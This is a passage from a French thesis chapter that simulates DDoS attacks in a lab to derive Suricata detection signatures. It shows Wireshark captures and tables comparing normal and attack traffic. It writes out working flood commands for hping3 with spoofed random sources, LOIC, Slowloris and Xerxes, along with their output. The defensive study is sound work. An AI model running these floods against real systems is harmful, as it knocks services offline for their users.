


Figure3.21-Nombre de paquets/s TCP Flood SYN-Flood.

### A.2-PSH

- Adresse IP de l'hacker usurpée:192.168.1.5
- Formule utilisée:#**hping3 -c 15000 -d 120 -P -w 64 -p 80 --flood --rand-source 192.168.0.13**

**-P**: définit le flag Push (traitement du paquet sans attendre le remplissage du mémoire tampon)

**-i**: définit l'intervalle de temps entre chaque attaque, (u) pour micro secondes.

**-a**: définit l'adresse source (l'adresse usurpée).

Cette règle permet de réaliser une attaque tcpflood avec le flag push positionné en générant plusieurs adresses usurpées

- Nombre de paquets envoyés:**618734**.

```
(root@eset) [/home/red]
# hping3 -c 15000 -d 120 -P -w 64 -p 80 --flood --rand-source 192.168.0.13
HPING 192.168.0.13 (eth0 192.168.0.13): P set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.13 hping statistic ---
618734 packets transmitted, 0 packets received, 100% packet loss
round trip min,avg/max = 0.0/0.0/0.0 ms
```

Figure 3.22-Attaque TCP Flood flag\_PSH

- **Analyse du paquet :**

Pendant que l'attaque est en cours on analyse les paquets et on remarque qu'il y'a un grand nombre de paquets TCP qui portent le flag PSH (PSH=1) et les autres flags=0, à partir de différentes adresses usurpées (attaquant).

Time	Source	Destination	Proto	Length	Info
3 58.865829	84.241.95.54	192.168.0.13	TCP	174	2248 → 80 [PSH] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
4 58.865829	170.49.137.81	192.168.0.13	TCP	174	2249 → 80 [PSH] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
5 58.865829	195.52.241.21	192.168.0.13	TCP	174	2250 → 80 [PSH] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
6 58.865829	141.131.81.151	192.168.0.13	TCP	174	2251 → 80 [PSH] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]
7 58.865829	102.112.245	192.168.0.13	TCP	174	2252 → 80 [PSH] Seq=1 Win=64 Len=120 [TCP segment of a reassembled PDU]

```

Destination Port: 80
[Stream index: 2]
[Conversation completeness: Incomplete (0)]
[TCP Segment Len: 120]
Sequence Number: 1 (relative sequence number)
Sequence Number (raw): 65559433
[Next Sequence Number: 121 (relative sequence number)]
> Acknowledgment Number: 1442323612
Acknowledgment number (raw): 1442323612
0101 ..... = Header Length: 20 bytes (5)
Flags: 0x008 (PSH)
000. .... = Reserved: Not set
...0 .... = Accurate ECN: Not set
.... 0... = Congestion Window Reduced: Not set
.... 0... = ECN-Echo: Not set
.... 0... = Urgent: Not set
.... 0... = Acknowledgment: Not set
.... 1... = Push: Set ← Push=1
.... 0... = Reset: Not set
.... 0... = Syn: Not set
.... 0... = Fin: Not set
[TCP Flags: .....P...]
Window: 64
[Calculated window size: 64]
    
```

**Figure 3.23-Analyse de paquets TCP Flood flag\_PSH.**

### A.3-FIN

- Formule utilisée: **#hping3 -c 15000 -d 120 -F -w 64 -p 80 -flood --rand-source 192.168.0.13**

**-F**: définit le flag FIN.

Cette règle permet de réaliser une attaque tcp\_flood avec le flag fin positionné en générant plusieurs adresses usurpées

- Nombre de paquets envoyés: **392707 paquets.**


```

# hping3 -c 15000 -d 120 -F -w 64 -p 80 --flood --rand-source 192.168.0.13
HPING 192.168.0.13 (eth0 192.168.0.13): F set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.13 hping statistic ---
392707 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
    
```

**Figure3.24- Attaque TCP Flood Flag\_FIN.**

## Analyse du paquet :

Pendant l'analyse des paquets on remarque un grand nombre de paquets TCP avec le flag FIN (FIN=1) qui demande d'arrêter la connexion TCP.




**Figure 3.25-Analyse de paquets TCP Flood flag\_FIN**

## B- LOIC

La commande qui permet de lancer LOIC : mono LOIC.exe

- AdresseIP victime:192.168.1.1.
- Port : 80
- Protocole : TCP.



**Figure 3.26-Attaque TCP Flood\_LOIC.**

## CHAPITRE3- Simulation des attaques et conception des signatures

- **Analyse du paquet :**

On remarque pendant l'analyse la présence d'un grand nombre de paquets TCP qui portent les deux flags PUSH/ ACK positionnés. Et d'autres avec le flag ACK positionné ces paquets proviennent de l'adresse IP192.168.0.12 (attaquant).

The screenshot shows a network packet analysis tool interface. At the top, a list of packets is visible, with two packets highlighted in green. The first packet is from 192.168.0.12 to 192.168.0.13, TCP port 80, sequence number 49673, with flags [ACK]. The second packet is from 192.168.0.12 to 192.168.0.13, TCP port 80, sequence number 49673, with flags [PSH, ACK]. Below the list, the details of the selected packet are shown. The source port is 49418 and the destination port is 80. The sequence number is 49673, and the acknowledgment number is 492. The flags are listed as 0x0118 (PSH, ACK). A box highlights the flags section, and a text label 'ACK=1 et PUSH =1' is placed next to it.

```
Transmission Control Protocol, Src Port: 49418, Dst Port: 80, Seq: 49673, Ack: 492, Len: 1460
Source Port: 49418
Destination Port: 80
[Stream index: 0]
[Conversation completeness: Complete, WITH_DATA (63)]
[TCP Segment Len: 1460]
Sequence Number: 49673 (relative sequence number)
Sequence Number (raw): 3180838129
[Next Sequence Number: 51133 (relative sequence number)]
Acknowledgment Number: 492 (relative ack number)
Acknowledgment number (raw): 2884063078
0101 ..... = Header Length: 20 bytes (5)
Flags: 0x0118 (PSH, ACK)
000. .... = Reserved: Not set
...0 .... = Accurate ECN: Not set
.... 0... = Congestion Window Reduced: Not set
.... .0.. = ECN-Echo: Not set
.....0 = Urgent: Not set
... ..1... = Acknowledgment: Set
... ..1... = Push: Set
.... ..0.. = Reset: Not set
.... ..0.. = Syn: Not set
.... ..0.. = Fin: Not set
[TCP Flags: .....AP...]
Window: 501
```

Figure 3.27-Analyse de paquets TCP Flood\_LOIC.

### C- Slowloris

- Formule utilisée: `#perl Slowloris.pl -dns 192.168.0.13 -options`

```
(red@essai)-[~/Bureau/slowloris.pl]
$ perl slowloris.pl -dns 192.168.0.13
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 192.168.0.13:80 every 100 seconds with 1000 sockets:
Building sockets.
Building sockets.
Building sockets.
Building sockets.
Sending data.
Current stats: Slowloris has now sent 474 packets successfully.
This thread now sleeping for 100 seconds ...

Building sockets.
Building sockets.
Sending data.
Current stats: Slowloris has now sent 692 packets successfully.
This thread now sleeping for 100 seconds ...


Sending data.
Current stats: Slowloris has now sent 1114 packets successfully.
This thread now sleeping for 100 seconds ...

^C
Building sockets.
```

Figure 3.28-Attaque TCP Flood Slowloris.

### • Analyse du paquet :


On remarque la présence d'un grand nombre de paquets TCP qui portent les deux flags PUSH/ ACK positionnés. Et d'autres avec le flag ACK positionné ces paquets proviennent de l'adresse IP 192.168.0.12. la réception des paquets s'arrête dès que l'attaque est terminée.



**Figure 3.29-Analyse des paquets TCP Flood Slowloris.**

### D- Xerxès

- Commande du lancement: `#gcc xerxes.c -o xerxes.`
- Formule utilisée: `#!/xerxes 192.168.0.13 80`



**Figure 3.30-Attaque TCP\_Flood Xerxès.**

## Analyse du paquet :

Pendant l'attaque on analyse les paquets et on remarque la réception de beaucoup de paquets TCP qui portent les flags ACK et PSH (ACK=1PSH=1)à partir de l'adresse 192.168.0.12et d'autres paquets tcp avec le flag ACK positionné (accusé de réception connexion qui n'a pas eu lieu au paravent).

The screenshot shows a packet list and a detailed packet pane. In the packet list, three packets are highlighted with blue boxes:

- 61 3.804507 192.168.0.13 192.168.0.12 HTTP 559 HTTP/1.1 400 Bad Request (text/html)
- 62 3.804730 192.168.0.13 192.168.0.12 TCP 60 80 → 53108 [TH, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK\_PERM
- 63 3.805140 192.168.0.12 192.168.0.13 TCP 60 53108 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK\_PERM
- 64 3.805632 192.168.0.12 192.168.0.13 TCP 60 53108 → 80 [PSH, ACK] Seq=1 Ack=1 Win=65535 Len=1 MSS=1460 WS=256 SACK\_PERM

The detailed packet pane for packet 64 shows the following flags:

```

Flags: 0x018 (PSH, ACK)
000. .... = Reserved: Not set
...0 .... = Accurate ECN: Not set
...0... .. = Congestion Window Reduced: Not set
... .0.. ... = ECN-Echo: Not set
... ..0 ... = Urgent: Not set
... ..1 ... = Acknowledgment: Set
... ..1... = Push: Set
... ..0.. ... = Reset: Not set
    
```

A blue arrow points from the text "ACK=1 et PSH=1" to the "Acknowledge: Set" and "Push: Set" flags in the packet details pane.

**Figure 3.31-Analyse de paquets TCP Flood Xerxès**

### 3.5.9 -TCP

On analyse les paquets TCP qui transitent entre le PC1 et le PC2 et on remarque que ces paquets portent le flag ACK (ACK=1), et les autres flags sont égale à 0, SYN=0, PSH=0, FIN=0.

The screenshot shows a packet list and a detailed packet pane. In the packet list, several packets are highlighted with blue boxes:

- 11550 73.599279 192.168.1.39 216.58.211.195 TCP 54 49951 → 443 [ACK] Seq=9916 Ack=7773 Win=130560 Len=0
- 11553 73.614296 172.217.19.37 192.168.1.39 TCP 66 443 → 49954 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1412 SACK\_PERM WS=
- 11555 73.614453 192.168.1.39 172.217.19.37 TCP 54 49954 → 443 [ACK] Seq=1 Ack=1 Win=131072 Len=0
- 11556 73.614987 192.168.1.39 172.217.19.37 TLS... 821 Client Hello
- 11590 73.686366 142.250.82.136 192.168.1.39 TCP 54 19305 → 49948 [FIN, ACK] Seq=1 Ack=2 Win=59303 Len=0
- 11591 73.686579 192.168.1.39 142.250.82.136 TCP 54 49948 → 19305 [ACK] Seq=2 Ack=2 Win=131072 Len=0
- 11592 73.688353 172.217.19.37 192.168.1.39 TCP 54 443 → 49954 [ACK] Seq=1 Ack=768 Win=67072 Len=0
- 11665 73.887379 172.217.19.37 192.168.1.39 TCP 66 443 → 49955 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1412 SACK\_PERM WS=
- 11666 73.887479 192.168.1.39 172.217.19.37 TCP 54 49955 → 443 [ACK] Seq=1 Ack=1 Win=131072 Len=0

The detailed packet pane for packet 11550 shows the following flags:

```


Flags: 0x010 (ACK)
Window: 510
[Calculated window size: 130560]
[Window size scaling factor: 256]
Checksum: 0x35c8 [correct]
    
```

**Figure 3.32-Analyse de paquets TCP Normal**



## CHAPITRE3- Simulation des attaques et conception des signatures

Dans le graphe qui affiche le nombre de paquets TCP/S qui transitent dans le réseau pendant 1 minute on remarque que la valeur varie de 15 à 30 et peut atteindre les 800 paquets/S.



**Figure 3.33-Nombre de paquets/s TCP.**

### 3.5.10-Signature TCP


	Paquet Normal	Attaque TCP	différence
<b>Nombre de paquet /S</b>	Ne dépasse pas 800 paquets/S pendant	*- >10000 paquets/s pour Hping3. *- 1200paquets/s pour LOIC	*-L'attaque TCP Peut atteindre une valeur >10000 paquets/S dans une courte durée alors que dans le cas d'un paquet TCP normal la valeur maximale pendant 1 min est
<b>Les flags</b>	Suivant les paquets	*(PUSH =1 / ACK=1) *ACK=1) pour LOIC, Slowloris et Xerxès *- Hping3 selon la formule	*- les flags Push et ACK sont positionnées (PUSH =1 et ACK=1) *- Le flag SYN est positionné

**Tableau3.10-Signature TCP**

## 3.5.11- Attaque HTTP Flood

On va simuler cette attaque avec l'outil LOIC.


- AdresseIP victime:192.168. 1.1.
- Port : 80.
- Protocole: http.



**Figure3.34-Attaque http Flood LOIC.**

### Analyse du paquet :

Pendant l'attaque on analyse les paquets et on remarque la présence de paquets http sous la forme **GET/http/1.0\r\n**, ces paquets proviennent de l'adresse 192.168.0.12 (attaquant).



**Figure3.35-Analyse de paquets http Flood LOIC.**

## CHAPITRE3- Simulation des attaques et conception des signatures

Pour capturer les paquets http on affiche une page web (Google par exemple).

En analysant les paquets on remarque que les paquets http sont sous la forme suivante :

**http/1.1200OK\r\n** et proviennent de plusieurs adresses IP.



**Figure 3.36-Analyse de paquets http.**

### 3.5.12- Signature http

	<b>Paquet HTTPNormal</b>	<b>Attaque HTTP</b>	<b>Différence</b>
Formule de la requête HTTP	* requête GET/http/1.1\r\n *Réponse http/1.1200OK\r\n	GET/http/1.0\r\n	Nombre important de requêtes http venant de la même adresse source pendant une courte durée

**Tableau3.11-Signature http.**

## Conclusion

Dans ce chapitre nous avons présenté la première partie de notre étude qui consiste à simuler différents types d'attaques DDOS, afin d'obtenir leurs signatures, en comparant le flux d'attaques avec le flux normal. Pour ce faire, nous avons utilisé plusieurs outils dans le but de simuler la même attaque ; afin d'obtenir le maximum de signatures pour cette même attaque. Ce qui va nous permettre d'écrire nos propres règles de détection et de tester par la suite leurs efficacités dans le prochain chapitre en utilisant SURICATA IDS/IPS.

## CHAPITRE 4- Implémentation des règles de détection et de prévention

### 4.1-Introduction

A fin de détecter les attaques que peut subir un système ou un réseau informatique, il est nécessaire de disposer d'un système spécialisé dont le rôle sera de surveiller les données qui transitent sur ce système et qui serait capable de réagir si des données semblent suspectes.

